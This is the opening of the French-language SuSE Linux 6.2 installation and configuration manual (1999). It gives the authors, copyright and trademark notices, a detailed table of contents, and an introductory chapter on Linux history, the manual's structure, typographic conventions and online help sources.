


Bodo Bauer, Rüdiger Berlich, Daniel Bischof, Michael Burghart, Roland Dyroff,
Christian Egle, Karl Eichwalder, Werner Fink, Klaus Franken, Fritz Ganter, Jürgen Geck,
Rolf Haberrecker, Marc Heuse, Carsten Höger, Dirk Hohndel, Richard Jelinek, Florian La
Roche, Volker Lendecke, Hans Lermen, Hubert Mantel, Arndt Mehlhorn, Jay Migliaccio,
Jordi Jaen Pallares, Christoph-Erdmann Pfeiler, Martin Scherbaum, Burchard Steinbild,
Jörg Strebel, Klaus G. Wagner, Thorsten Wandersmann, Udo Weber, Michael Weyrauch,
Stefan Wintermeyer, Christian Zoz

SuSE Linux 6.2

Installation, configuration ... et premiers pas



SuSE GmbH
Schanzäckerstr. 10
D-90443 Nürnberg
Tel. : +49 911 / 7 40 53 31 (Vente)
Fax. : +49 911 / 7 41 77 55 (Vente)
E-mail : suse@suse.de
WWW : <http://www.suse.de>

Bodo Bauer, Rüdiger Berlich, Daniel Bischof, Michael Burghart, Roland Dyroff, Christian Egle, Karl Eichwalder, Werner Fink, Klaus Franken, Fritz Ganter, Jürgen Geck, Rolf Haberrecker, Marc Heuse, Carsten Höger, Dirk Hohndel, Richard Jelinek, Florian La Roche, Volker Lendecke, Hans Lermen, Hubert Mantel, Arndt Mehlhorn, Jay Migliaccio, Jordi Jaen Pallares, Christoph-Erdmann Pfeiler, Martin Scherbaum, Burchard Steinbild, Jörg Strebel, Klaus G. Wagner, Thorsten Wandersmann, Udo Weber, Michael Weyrauch, Stefan Wintermeyer, Christian Zoz

Installation, configuration et premiers pas avec SuSE Linux 6.2
15ème édition actualisée 1999
SuSE GmbH

Copyright

Cet ouvrage est la propriété intellectuelle de SuSE GmbH.

Il peut être copié en totalité ou en partie à condition que cette mention de copyright figure sur chaque copie

Traduit de l'allemand par **Françoise Lermen**

Typographie : \LaTeX

La maquette de la couverture a été réalisée avec une illustration de Stephan Endraß.

Linux est une marque déposée de *Linus Torvalds*. *XFree86*TM est une marque déposée de *The XFree86 Project, Inc.*. *MS-DOS*, *Windows*, *Windows 95*, *Windows 98* et *Windows NT* sont des marques déposées de la *Microsoft Corporation*. *FlagShip* est une marque déposée de *multisoft Datentechnik GmbH*. *UNIX* est une marque déposée de *X/Open Company Limited*. Autres marques déposées et enregistrées : *Clipper* de *Computer Associates*, *dBASE* de *Borland*, *Foxbase* de *Microsoft*, *Compuserve*, *T-Online* et *Deutsche Telekom*, **SuSE** et *YaST* de *SuSE GmbH*. Tous les noms de marques sont cités sans aucune garantie que le produit soit librement utilisable et peuvent parfaitement être des marques déposées. La société SuSE GmbH adopte l'orthographe utilisée par les fabricants. D'autres produits mentionnés ici peuvent être des marques déposées du fabricant respectif.

Table des matières

I	Introduction	1
1	Introduction	3
1.1	Qu'est-ce que "Linux" ?	4
1.2	But de ce manuel – Conseils pour l'utilisation	5
1.3	Légende - ou que signifie " terre:~ # ls "	6
1.4	La lutte avec le nombre de pages ...	7
1.4.1	Base de données support	7
1.4.2	Aide hypertexte	7
1.4.3	Texinfo et Info	8
1.4.4	Manuels Unix ("pages de man")	8
1.4.5	Fichiers FAQ, HowTo et README	9
1.4.6	Livres diffusés librement	10
1.5	Éloges	10
II	Installer SuSE Linux	13
2	Première installation de SuSE Linux	15
2.1	Courage !	15
2.2	Linux en une demie heure - le guide succinct	15
2.3	Le guide d'installation détaillé	19
2.3.1	Situation de départ	19
2.3.2	Maintenant tout commence : L'écran d'accueil	20
2.3.3	La base de votre installation : linuxrc	20
2.3.4	Démarrage de YaST	24
2.3.5	L'installation des logiciels commence	27
2.3.6	Sélectionnez votre équipement logiciel de base	28
2.3.7	Installation de logiciels système et de programmes	28
2.3.8	Sélectionner le noyau pour le système	29

Table des matières

2.3.9	Configuration de base du système avec YaST	31
2.3.10	Se connecter après la première installation	35
2.4	Comment démarrer SuSE Linux à l'avenir ?	36
2.5	Installation sans lecteur de CD-ROM supporté	38
2.5.1	Installation à partir d'une partition DOS	38
2.5.2	Installation à partir d'une source "réseau"	40
2.6	Encore une méthode d'installation : Setup et loadlin	42
2.6.1	Mettre Windows 95/98 en mode DOS	42
2.6.2	Lancement de Setup et première partie de Setup	42
2.6.3	Comment amorcer le Linux initial à partir de setup ?	43
2.6.4	Installer loadlin et lancer le Linux initial	44
2.7	Blocs Info	46
2.7.1	Faire de la place pour Linux (Partitionner)	46
2.7.2	Créer des disquettes d'amorçage	49
2.7.3	Créer des disquettes d'amorçage avec Unix	50
2.7.4	Sélection du noyau	51
2.7.5	Paramètres du noyau	51
2.7.6	Linux supporte-il mon lecteur de CD-ROM ?	52
2.8	Descriptions de problèmes	53
2.8.1	Impossible de déplacer des fichiers	53
2.8.2	Pas de clavier français en mode MS-DOS	53
2.8.3	Pas de pilote de CD-ROM en mode MS-DOS	53
2.8.4	le CD est défectueux	54
2.8.5	Le CD-ROM ATAPI se bloque à la lecture	54
2.8.6	Problèmes avec lecteurs de CD-ROM sur port parallèle	55
2.8.7	Problèmes posés par les lecteurs de CD-ROM "propriétaires"	56
2.8.8	Thinkpad "s'endort" pendant l'installation	56
2.8.9	loadlin n'a pas suffisamment de mémoire pour charger le noyau	56
2.8.10	loadlin ne fonctionne pas	56
2.8.11	DOS tourne en mode protégé	57
2.8.12	Erreur avec mke2fs	57
2.8.13	Le lecteur de disquettes HD 3.5 pouces est connecté en tant que B : et n'est pas amorçable	57
2.8.14	Le lecteur de CD-ROM n'est plus désigné de la même façon	58
2.8.15	Problèmes d'ordre général avec le matériel	58
2.9	Partitionnement pour débutants	61

Table des matières

2.10	Partitionnement avancé	62
2.10.1	Taille de la partition de swap	63
2.10.2	Possibilités de fonction de la machine	64
2.10.3	Possibilités d'optimisation	66
2.11	Configuration manuelle du disque dur	69
2.11.1	Configurer les partitions	69
2.11.2	Déterminer les systèmes de fichiers et les "points de montage"	71
3	YaST – Yet another Setup-Tool	75
3.1	Utilisation de YaST et disposition du clavier	75
3.2	Le menu principal de YaST	76
3.3	Configurations pour l'installation	76
3.3.1	Déterminer la langue	77
3.3.2	Partitionner le(s) disque(s) dur(s)	77
3.3.3	Spécifier les partitions cibles ou les systèmes de fichiers	79
3.3.4	Support d'installation	81
3.3.5	Installation à partir du CD-ROM	82
3.3.6	Installation à partir d'une partition du disque dur	82
3.3.7	Installation via NFS	83
3.3.8	Installation à partir d'un répertoire accessible	84
3.3.9	Installation via FTP	85
3.4	Déterminer le volume de l'installation	86
3.4.1	Charger la configuration	87
3.4.2	Stocker la configuration	87
3.4.3	Modifier la configuration	87
3.4.4	Que se passerait-il si...	90
3.4.5	Démarrer l'installation	90
3.4.6	Vérifier les dépendances des paquetages	90
3.4.7	Index de toutes les séries et de tous les paquetages	91
3.4.8	Information sur les paquetages	91
3.4.9	Inclure des paquetages	91
3.4.10	Effacer des paquetages	92
3.5	Mise à jour du système	92
3.6	Administration du système	93
3.6.1	Intégrer le matériel dans le système	93
3.6.2	Configuration du noyau et de l'amorçage	95
3.6.3	Configuration réseau	99
3.6.4	Configurer le système live	100

Table des matières

3.6.5	Configuration susewm	. . . . .	101
3.6.6	Configuration du login	. . . . .	102
3.6.7	Gestion utilisateurs	. . . . .	103
3.6.8	Gestion de groupes	. . . . .	104
3.6.9	Configurer XFree86[tm]	. . . . .	105
3.6.10	Modifier le fichier de configuration	. . . . .	105
3.6.11	Créer des sauvegardes	. . . . .	106
4	Amorçage et gestionnaires d'amorçage		109
4.1	Procédure d'amorçage sur PC	. . . . .	109
4.2	Concepts d'amorçage	. . . . .	110
4.3	LILO se présente : Vue d'ensemble	. . . . .	112
4.4	Un LILO sur mesure : Configuration	. . . . .	115
4.4.1	Structure du fichier <code>lilo.conf</code>	. . . . .	115
4.4.2	Autres possibilités optionnelles de configuration		119
4.5	Installation et désinstallation de LILO	. . . . .	121
4.6	Générer une disquette d'amorçage Linux	. . . . .	124
4.7	Exemples de configurations	. . . . .	126
4.7.1	DOS/Windows 95/98 et Linux	. . . . .	126
4.7.2	Windows NT et Linux sur un disque dur	. . . . .	127
4.7.3	OS/2 et Linux	. . . . .	128
4.7.4	DOS, OS/2 et Linux	. . . . .	129
4.8	Problèmes avec LILO	. . . . .	129
4.8.1	Diagnostic d'erreur : Message de démarrage de LILO	. . . . .	130
4.8.2	La limite des 1024 cylindres	. . . . .	131
4.8.3	Problèmes d'amorçage particuliers avec le noyau à partir de 2.0	. . . . .	133
4.9	Construire un mécanisme d'amorçage avec <code>loadlin</code>	. . . . .	135
4.9.1	Fichiers indispensables pour loadlin	. . . . .	136
4.9.2	Création de menus de démarrage	. . . . .	137
4.9.3	Démarrage à partir de Windows	. . . . .	138
4.9.4	Le menu de démarrage Windows	. . . . .	139
5	Notebooks avec cartes PCMCIA		143
5.1	Le concept	. . . . .	143

III	Configuration du réseau	149
6	En réseau avec Linux	151
6.1	Configuration à l'aide de YaST	154
6.2	Configuration manuelle du réseau – où trouver quoi ?	156
6.2.1	Fichiers de configuration	156
6.2.2	Scripts de démarrage	161
6.3	Routage sous SuSE Linux	162
6.4	NIS, les pages jaunes du LAN	163
6.4.1	Qu'est-ce que le NIS ?	163
6.4.2	Installation d'un client NIS	164
6.4.3	Serveur maître et serveur esclave NIS	165
6.5	NFS – Systèmes de fichiers répartis	165
6.5.1	Importation des systèmes de fichiers	165
6.5.2	Exportation des systèmes de fichiers	165
7	Votre ouverture sur le monde – PPP, ISDN, Fax ...	169
7.1	Connexion par modem	169
7.2	Accès Internet par ISDN - Configuration	170
7.2.1	Mise en place d'ISDN - Pas à pas	171
7.2.2	Vue d'ensemble	172
7.2.3	Configuration du matériel ISDN	173
7.2.4	Tester le fonctionnement de votre connexion ISDN sur le serveur SuSE	178
7.2.5	Mise en place d'une connexion Internet par ISDN	178
7.2.6	Messages ISDN	182
7.3	PPP	186
7.3.1	Conditions pour la mise en service de PPP	186
7.4	Connexion analogique à l'Internet : PPP avec wvdial	186
7.4.1	Configuration de wvdial	187
7.4.2	Configuration manuelle de PPP pour experts	188
7.4.3	Informations complémentaires sur PPP	193
7.5	Donnez de vos nouvelles – Configuration E-mail	193
7.6	News : Les toutes dernières nouvelles de USENET	196
7.6.1	Le système de news Leafnode	197
7.7	Linux et le fax	199
7.7.1	SuSEFax – Un client pour HylaFAX	199
7.7.2	Création automatique de la page de garde	208
7.7.3	Traitement différé des fax sous UNIX/Linux	209
7.7.4	HylaFAX – Fax répartis	210

Table des matières

8	Sur un rythme de Samba . . .	217
8.1	Introduction	217
8.2	Installation du serveur	219
8.3	Installation des clients	222
8.3.1	Windows 95/98	222
8.4	Optimisation	223
IV	Le système X Window	225
9	Le système X Window	227
9.1	Configuration avec SaX	228
9.1.1	Première installation	228
9.1.2	Reconfiguration	236
9.1.3	Cas problématiques	237
9.1.4	Démarrage du système X Window	237
9.2	Configuration avec xf86config	238
9.3	Optimisation de l'installation du système X Window	245
10	Le gestionnaire de fenêtres – Votre ouverture sur l'ordinateur	251
10.1	Un peu de théorie...	251
10.1.1	Généralités	251
10.1.2	De quoi s'occupe un gestionnaire de fenêtres ?	254
10.1.3	Démarrage de différents gestionnaires de fenêtres	255
10.2	Fvwm2	256
10.3	Configuration de Fvwm2	258
10.3.1	Auto-élévation	262
10.4	L'environnement de bureau KDE	262
10.4.1	Généralités	263
10.4.2	kdm – login graphique	264
10.4.3	Que possède donc KDE de si sensationnel ?	265
10.5	Configuration du gestionnaire de fenêtres avec susewm	269
10.6	Configuration générale du système X Window	273
V	Matériel sous Linux	279
11	L'environnement matériel de l'ordinateur Linux	281
11.1	Remarque préliminaire	281
11.2	Utilitaires ISA "Plug and Play"	281
11.2.1	Règles pour les entrées dans <code>/etc/isapnp.conf</code>	284

Table des matières

11.2.2	ISA PnP et modules	286
11.3	Cartes son	286
11.3.1	Open Sound System (OSS) :	287
11.3.2	Modules du noyau	288
11.4	Le port parallèle : Le sous-système parport	291
11.5	USB – Universal Serial Bus	293
11.6	Lecteurs avec supports de données réinscriptibles	294
11.6.1	Généralités	294
11.6.2	Lecteurs de disquettes	294
11.6.3	Lecteurs LS 120	294
11.6.4	Lecteurs ZIP	294
11.6.5	Lecteurs SCSI pour supports amovibles	295
11.7	Scanners	296
12	L'impression	299
12.1	Vue d'ensemble : Interfaces, files d'impression (spooling)	299
12.2	Files d'impression : fonctionnement et configuration	301
12.3	Filtres d'impression – le filtre “apsfilter”	305
12.4	Imprimantes réseau avec apsfilter	312
12.5	Quelques précisions au sujet de Ghostscript	314
12.6	Liste des imprimantes supportées	315
12.7	Liste de contrôle pour l'impression : apsfilter	320
VI	Le noyau et les paramètres du noyau	323
13	Le noyau	325
13.1	Les sources du noyau	325
13.2	Modules du noyau	326
13.3	Configuration du noyau	328
13.4	Paramètres de configuration du noyau	329
13.5	Compilation du noyau	329
13.6	Installer le noyau	330
13.7	Créer une disquette d'amorçage	331
13.8	Faire le ménage sur le disque dur après la compilation du noyau	331

Table des matières

14 Paramètres du noyau	333
14.1 Pilotes insérés dans le noyau	333
14.2 Quelques astuces	334
14.3 Les paramètres	334
14.3.1 Notation et signification	334
14.3.2 Paramètres transmis au noyau à l'invite d'amorçage	335
14.3.3 Lecteurs de CD-ROM connectés à des contrôleurs propriétaires	346
14.3.4 Paramètres modprobe	349
 VII SuSE Linux : Mise à jour et particularités	 367
15 Mise à jour du système et gestion des paquetages	369
15.1 Mise à jour de SuSE Linux	369
15.1.1 Mise à jour du système de base	370
15.1.2 Mise à jour du reste du système	371
15.1.3 Actualisation des paquetages	372
15.2 D'une version à l'autre	372
15.2.1 De 4.x à 5.0	373
15.2.2 De 5.0 à 5.1	373
15.2.3 De 5.1 à 5.2	374
15.2.4 De 5.2 à 5.3	374
15.2.5 De 5.3 à 6.0	375
15.2.6 De 6.0 à 6.1	376
15.2.7 De 6.1 à 6.2	376
15.3 RPM – Le gestionnaire de paquetages de la distribution	377
15.3.1 Gérer les paquetages : Installer, mettre à jour et dés- installer	378
15.3.2 Faire des requêtes	379
15.3.3 Installer et compiler les paquetages sources	381
15.3.4 Outils pour archives et base de données RPM	383
 16 Particularités sous SuSE Linux	 385
16.1 Disposition du clavier	385
16.2 linuxrc	386
16.3 Le système de secours pour SuSE Linux	392
16.3.1 Configuration pour système monoposte ou système serveur	393
16.3.2 Configuration pour une machine client	394
16.3.3 Utiliser le système d'aide	394

Table des matières

16.4	Le système de secours SuSE	395
16.5	Remarques concernant les paquetages logiciels spéciaux	399
16.5.1	paquetage <code>cron</code>	399
16.5.2	paquetage <code>curses</code>	399
16.5.3	Pages de man	399
17	Le concept d'amorçage de SuSE Linux	401
17.1	Le programme <code>init</code>	401
17.2	Les niveaux d'exécution	402
17.3	Changement de niveau d'exécution	403
17.4	Les scripts <code>init</code>	404
17.5	<code>/etc/rc.config</code> et <code>SuSEconfig</code>	406
17.6	Les variables <code>/etc/rc.config</code> des Systems	407
VIII	Sécurité et autres astuces	419
18	La sécurité est une question de confiance	421
18.1	Principes de base	421
18.1.1	Sécurité locale	422
18.1.2	Sécurité réseau	425
18.2	Outils	427
18.2.1	Outils locaux	427
18.2.2	Outils de réseau	430
18.3	Sécurité sous SuSE Linux	432
18.4	Directives générales	432
19	Débuts sous Linux	435
19.1	Se connecter au système, utilisateur ' <code>root</code> ' ajouter un utilisateur	436
19.2	Arrêt du système et amorçage	437
19.3	Commandes et lignes de commandes	437
19.4	Consoles virtuelles	439
19.5	Répertoires et noms de fichiers	439
19.6	Travailler avec les répertoires	440
19.7	Travailler avec les fichiers	441
19.7.1	Informations sur les fichiers	441
19.7.2	Wildcards – un petit coup d'oeil	442
19.7.3	Contenu des fichiers	443
19.7.4	Fichiers cachés	444
19.7.5	Copier, renommer et effacer des fichiers	444

Table des matières

19.7.6 Recherche et exploration de fichiers	445
19.7.7 Liens symboliques	445
19.7.8 Archivage et sauvegarde de données	446
19.8 Droits d'accès aux fichiers	446
19.9 Pages de man	448
19.10 Informations sur l'état du système	450
19.10.1 La commande <code>df</code>	450
19.10.2 La commande <code>free</code>	450
19.10.3 La commande <code>w</code>	450
19.10.4 La commande <code>du</code>	450
19.10.5 La commande <code>kill</code>	451
19.10.6 La commande <code>ps</code>	451
19.10.7 La commande <code>ps tree</code>	451
19.10.8 La commande <code>top</code>	451
19.11 Systèmes de fichiers sous Linux – <code>mount</code> et <code>umount</code>	452
19.11.1 Vue d'ensemble	452
19.11.2 Montage et démontage de systèmes de fichiers	453
19.12 Commandes DOS sous Unix avec <code>mttools</code>	454
19.13 Vue d'ensemble des commandes Unix	456
19.14 Pour terminer	458
19.15 L'éditeur <code>vi</code>	459
A Combinaisons de touches importantes	461
B Glossaire	463
C L'arborescence des répertoires	483
C.1 Aperçu	483
C.2 Répertoires importants	483
D Fichiers importants	485
D.1 Fichiers de périphériques dans le répertoire <code>/dev</code>	485
D.1.1 Lecteurs de CD-ROM	485
D.1.2 Lecteurs de bandes	486
D.1.3 Souris (Bus et PS/2)	486
D.1.4 Modem	487
D.1.5 Interfaces série	487
D.1.6 Interfaces parallèles	487
D.1.7 Périphériques spéciaux	488
D.2 Fichiers de configuration dans <code>/etc</code>	488
D.3 Fichiers de configuration cachés dans le répertoire personnel (Home)	489

E	Page de manuel de e2fsck	491
F	La FAQ de SuSE Linux	495
G	Licence Publique Générale GNU (GPL)	501
H	Assistance Technique et services de SuSE GmbH	509
H.1	60 jours d'Assistance Technique à l'Installation	509
H.1.1	Sans enregistrement, pas d'Assistance Technique à l'Installation !	509
H.1.2	Présentation de l'Assistance Technique à l'Installation	510
H.2	Le chemin le plus court qui mène à l'aide !	511
H.2.1	Comment contacter l'équipe d'Assistance Technique SuSE ?	512
H.3	Assistance Technique Pro	513
H.4	Vos réactions	514
H.5	Autres services	514

Table des matières

Première partie

Introduction

Chapitre 1

Introduction

L'histoire de Linux ressemble à un conte moderne : En 1991, un étudiant finlandais en informatique, **Linus Torvalds** commence à programmer sa propre version Unix. Non seulement il publie des binaires, c'est-à-dire des programmes fonctionnels en langage machine mais il en diffuse aussi le code source sur Internet qui connaît alors une rapide expansion. Son invitation attire bientôt des centaines de programmeurs du monde entier qui se mettent à collaborer – gratuitement et pendant leurs loisirs – au développement de Linux. Ils ne sont pas motivés par un intérêt d'ordre commercial mais par le plaisir de travailler, seuls ou en équipe, à résoudre les problèmes, à surmonter les difficultés, à ajouter de nouvelles fonctions et à perfectionner ainsi le système d'exploitation. Seule obligation : le travail réalisé – y compris le code source modifié – doit être mis à la disposition de la communauté des programmeurs. Les bases juridiques sont définies par la GNU General Public License (GPL) dont vous trouverez le texte à l'annexe G.

Qui choisit aujourd'hui Linux comme système d'exploitation a le plus souvent tout un tas de bonnes raisons : la stabilité et la performance sont invoquées en premier lieu ; et aussi les fonctionnalités réseaux très étendues qui ont permis à Linux de conquérir Internet et de s'imposer sur le marché des serveurs. Les connaisseurs de Linux apprécient la disponibilité du code source dont découlent l'autonomie et la flexibilité du système. Grâce aux sources libres, l'utilisateur n'est plus à la merci d'un fabricant de logiciels mais peut lui-même personnaliser les programmes et leur apporter des extensions.

En plus de tous ces arguments en faveur de Linux, c'est surtout la demande impressionnante et l'intérêt considérable de la part des utilisateurs qui ont incité de nombreux fabricants de matériel et de logiciels à apporter un appui concret et actif à Linux. **Siemens**, **IBM** et **Compaq** – pour ne citer que quelques “grands” noms – ont découvert Linux comme système d'exploitation.

Outre les innombrables programmes d'application gratuits, il existe de plus en plus de logiciels commerciaux pour Linux : Les constructeurs de bases de données tels que **Oracle**, **Informix**, **Software AG** et **Sybase** ainsi que les fournisseurs de solutions bureautiques comme **Applix**, **Corel** ou **Stardivision** proposent maintenant leurs produits pour Linux. Linux est un bon système, il s'améliore constamment et ne coûte rien ! Il suffit de voir l'enthousiasme qui règne au sein de la communauté Linux qui compte plus

1. Introduction

de dix millions d'utilisateurs et continue à s'accroître pour constater que Linux possède tous les atouts pour devenir un standard industriel.

Mais ce n'est pas tout : Avec **KDE** et **GNOME**, il existe à présent deux interfaces graphiques confortables et librement disponibles qui répondent à la demande de plus en plus pressante des utilisateurs qui réclament "Linux sur le bureau !".

1.1 Qu'est-ce que "Linux" ?

Il convient, lorsque l'on parle de "Linux", de définir d'abord ce que l'on entend par ce mot. Linux dans le sens strict du terme est le *noyau* (angl. *kernel*) qui est le "cœur" de chaque système d'exploitation UNIX.

Un noyau ne constitue cependant pas par lui-même un système d'exploitation. Il existe, précisément pour UNIX, une offre gigantesque de logiciels libres. De ce fait, pratiquement tous les utilitaires courants sous UNIX sont aussi disponibles pour Linux. Ceux-ci constituent le système d'exploitation proprement dit.

Dans la majorité des cas, il s'agit des versions **GNU** (≡ *GNU*) de certains programmes UNIX qui offrent même très souvent une plus grande fonctionnalité et dont la plus connue est le **GNU C/C++ Compiler**, l'un des meilleurs compilateurs qui existent. Il convient aussi de ne pas oublier les nombreux petits outils, et même ceux un peu plus grands, que l'on peut utiliser depuis la ligne de commande, dans des scripts shell ou comme programmes indépendants : à commencer par les utilitaires shell, fichiers et textes en passant par **sed**, **awk** et **perl** pour arriver aux éditeurs (**vi**) ou aux environnements de travail complets (**Emacs**).

Tout ceci est complété par **XFree86**TM (version actuelle 3.3.4), le système X Window (actuellement X11 Release 6.3) pour ordinateurs basés sur le système UNIX. Ce portage est dérivé de la distribution officielle X11R6.3 du **X Consortium, Inc.** et il est donc entièrement compatible avec ce standard.

Tous ces composants, avec les programmes (par exemple **T_EX**, le système de traitement de texte) et goodies supplémentaires (comme par exemple les jeux), constituent ce que l'on appelle communément *Linux*.

Ainsi que nous l'avons déjà fait remarquer, il existe un réservoir pour ainsi dire inépuisable de logiciels libres, ce qui donne un nombre pratiquement infini de possibilités de construire un système Linux.

C'est ici que les distributions Linux, telles que la présente distribution SuSE Linux, entrent en jeu. Les distributeurs examinent l'offre gigantesque de logiciels librement diffusables et font une sélection. Le résultat de cette sélection est actuellement, dans le cas du CD SuSE Linux, un ensemble d'environ 1300 paquetages logiciels qui sont, (le plus souvent) en raison de leur volume, fournis sur CD.



Outre les logiciels libres - logiciels dont les sources sont disponibles et de ce fait inclus dans les présents CD-ROM-, SuSE Linux contient aussi des paquetages logiciels qui, pour diverses raisons, ne peuvent être fournis par SuSE que sous forme compilée.

1.2. But de ce manuel – Conseils pour l'utilisation

Par ailleurs, la plupart des distributions sont librement accessibles sur Internet, de sorte qu'une mise à jour occasionnelle du système n'implique pas obligatoirement l'achat d'une nouvelle distribution.

1.2 But de ce manuel – Conseils pour l'utilisation

Nous avons explicitement conçu ce manuel comme une aide à l'installation. Mais il ne peut pas et ne doit pas se substituer à une documentation plus poussée qui pourra permettre à l'utilisateur intéressé de pénétrer plus profondément dans le monde fascinant de *l'informatique de haute performance*. – Voir à ce sujet la bibliographie à la fin du présent manuel (chapitre 19.15, page 516) !

Pour une première installation, il suffit de lire le chapitre 2 qui se base sur la pratique. Un novice de Linux ne devrait, en aucun cas, partir à l'aventure sans aucune lecture préalable. Si vous voulez augmenter votre efficacité et vous épargnez des frustrations, prenez donc la peine de feuilleter auparavant le présent manuel . . .

La dynamique de Linux et des logiciels librement diffusables rend difficile l'élaboration d'une documentation d'accompagnement qui tienne compte des tout derniers développements et soit en même temps utilisable pour une initiation au monde UNIX (sans être ennuyeuse pour les "vétérans"). Le présent ouvrage tente de satisfaire ces exigences.

Le but de ce manuel est de permettre aux nouveaux venus sous Linux un départ encourageant pour un voyage de découverte dans leur nouveau système. Ce manuel comprend, en substance, les parties suivantes :

Guide d'installation : Cette partie du livre, qui présente une installation exemple commentée (chapitre 2), accompagne le nouveau venu sous Linux lors de ses premiers pas dans le système. Elle attire son attention sur les sources possibles d'erreurs et donne des instructions concrètes pour remédier aux problèmes qui pourraient éventuellement survenir lors de l'installation.

On abordera ici l'application du programme d'installation et d'administration **YaST**TM de SuSE (chapitre 3) et il sera expliqué comment amorcer le noyau (chapitre 4).

Configuration réseau : Lorsque le système de base est en marche, le moment est venu de penser à la connexion réseau (chapitre 6) et à l'accès à Internet (chapitre 7).

Interface utilisateur graphique : L'activation de l'interface utilisateur **XFree86** est le sujet du chapitre 9 jusqu'au chapitre 10.

Impression, audio, etc : Au chapitre 12 jusqu'au chapitre 11 il sera fait un tour d'horizon des possibilités de votre matériel additionnel.

Linux – le noyau : Nous passons ici au plat de résistance : le chapitre 13 et le chapitre 14 vous présentent le noyau Linux et vous guident dans la réalisation et l'utilisation de votre propre noyau.

Mise à jour, paquetages logiciels, principe d'amorçage : Nous parlerons des stratégies de mise à jour et nous aborderons la question de la gestion

1. Introduction

des logiciels (chapitre 15). Certaines caractéristiques de SuSE Linux seront examinées de plus près et le démarrage du système (concept d’amorçage) vous sera présenté (chapitre 17).

“Sécurité” et introduction à Linux : Les concepts de sécurité (chapitre 18) et les conseils pour bien démarrer sous Linux (chapitre 19) se trouvent réunis à la fin : les procédures et les commandes essentielles sous Linux font ici l’objet de notre attention.

Annexe technique : Dans l’annexe, vous trouverez une liste des fichiers de configuration essentiels, des combinaisons de touches les plus importantes, quelques exemples de fichiers, une convention de licence, les questions fréquemment posées au sujet de SuSE Linux (FAQ, annexe F), etc
...

Assistance technique : Le rôle de l’Assistance Technique à l’Installation et les possibilités offertes par l’Assistance Pro plus poussée vous sont présentées à l’annexe H – Prenez connaissance de tous les détails si vous souhaitez nous contacter !

Glossaire, bibliographie et index : ... Et si jusqu’à présent quelque chose vous a manqué, vous pouvez consulter le volumineux index et le glossaire, soit pour savoir où trouver l’explication de termes essentiels, soit tout simplement pour élargir, à l’aide du glossaire, vos connaissances générales au sujet de Linux, de UNIX ou des ordinateurs.


1.3 Légende - ou que signifie “terre:~ # ls”

Nous nous efforçons, tout au long de ce manuel, d’utiliser constamment la même convention typographiques pour faire ressortir les mêmes choses. Les distinctions principales sont expliquées dans le tableau 1.1, page 7.

Distinction	Signification
Linus Torvalds	personne importante
YaST (<i>yast</i>)	invoker le programme YaST par la commande <i>yast</i>
Adabas D	le produit Adabas D
<i>/etc/passwd</i>	nom d’un fichier ou d’un répertoire
<i><fichier></i>	la variable du nom de <i>fichier</i>
\$PATH	la variable d’environnement du nom de <i>PATH</i>
<i>192.168.1.2</i>	la valeur d’une variable
<i>ls</i>	la commande à lancer est <i>ls</i>
<i>‘news’</i>	l’utilisateur <i>news</i>
<i>terre:~ # susehelp</i>	shell <i>‘root’</i> dans le répertoire <i>~</i> , (<i>‘~’</i> est ici le “répertoire personnel” de l’utilisateur concerné, <i>répertoire personnel</i> , la commande à lancer est <i>susehelp</i>

TAB. 1.1: Continuer à la page suivante...

1.4. La lutte avec le nombre de pages ...

tux@terre:/tmp > ls	shell de l'utilisateur 'tux' dans le répertoire /tmp, la commande à lancer est ls – À propos, Tux est le nom officiel du pingouin Linux ...
C :\> fdisk	Invite de DOS en entrant la commande fdisk
Alt	l'une des touches à actionner est ici la touche "Alt"
Ctrl + Alt + Suppr	Les touches à actionner en même temps sont reliées les unes aux autres par le signe '+' ; les touches à actionner les unes après les autres sont séparées par un espace.
"Permission denied"	annonces du système
'Mettre à jour le système'	l'option du menu 'Mettre à jour le système'
Tartempion S.A.R.L	la firme "Tartempion S.A.R.L"
	renvoi au glossaire (voir annexe B)

TAB. 1.1: Signification des distinctions contenues dans le texte

1.4 La lutte avec le nombre de pages ...

Le présent manuel ne peut avoir qu'un nombre limité de pages alors que la quantité de logiciels disponibles pour Linux s'accroît à l'infini. C'est pourquoi il ne faut pas omettre de mentionner ici la documentation disponible en ligne.

Nous avons cependant pu trouvé dans le manuel la place nécessaire pour vous apporter une aide lors de vos "premiers pas" (connexion au système, copie, effacement et édition de fichiers, accès aux lecteurs de CD-ROM ou de disquettes, etc.) ; voir chapitre 19, page 435 et pages suivantes).

1.4.1 Base de données support

Nous avons déjà donné des réponses à de nombreuses questions et apporté des solutions à de nombreux problèmes. Nous les mettons à votre disposition en ligne, 24 heures sur 24, dans notre base de données support qui contient plusieurs centaines d'articles : <http://www.suse.de/sdb/fr/html/>.

Outre cette possibilité qui vous est offerte en ligne, le contenu de la base de données support est également inclus dans le paquetage `sdb_en`, série `doc` sur votre CD SuSE Linux. Vous pouvez lire les articles avec un navigateur Web (**arena**, **lynx**, **netscape**).

1.4.2 Aide hypertexte

Une grande partie de la documentation est disponible sous forme d'*hypertexte*. Le système hypertexte est lancé par la commande `susehelp`. Le programme

1. Introduction

(“navigateur”) à lancer pour la lecture de la documentation sera différent selon que le système X Window est ou non en marche. Sous X, on essaie d’accéder au **Communicator de Netscape** (figure 1.1, page 8). Sur la console texte, on utilise **lynx**.




FIG. 1.1: Page de démarrage du système d’aide (Netscape)

D’autres options du système d’aide peuvent être obtenues en invoquant

```
tux@terre:/home/tux > susehelp -help
```

La mise en place du système d’aide est traitée au paragraphe 16.3, page 392.

1.4.3 Texinfo et Info

Certains paquetages logiciels contiennent une documentation sous forme de fichiers Texinfo pouvant être convertis au format Info. “Info” est une autre forme d’hypertexte. Cette documentation peut être lue avec le programme **Infoviewer** (**info**) ou avec **Emacs** (**emacs**) dans le mode Info. Sous le système X Window on peut lire ces fichiers aisément avec le programme **tkInfo** (**tkinfo**); par contre **XInfo** (**xinfo**) est un programme X plutôt “revêché”. On peut également lire ces documents au moyen du système d’aide de SuSE (voir page 393).

1.4.4 Manuels Unix (“pages de man”)

Pour les systèmes Unix, la voie habituelle pour obtenir des informations au sujet des programmes ou des commandes est la commande **man** (voir paragraphe 19.9, page 448). En lançant

1.4. La lutte avec le nombre de pages ...

```
tux@terre:/home/tux > man <commande>
```


on obtient un aperçu de la tâche et des options de la commande concernée.

On peut également lire les pages de man au moyen du système d'aide de SuSE (voir paragraphe 1.4.2, page 7).

1.4.5 Fichiers FAQ, HowTo et README

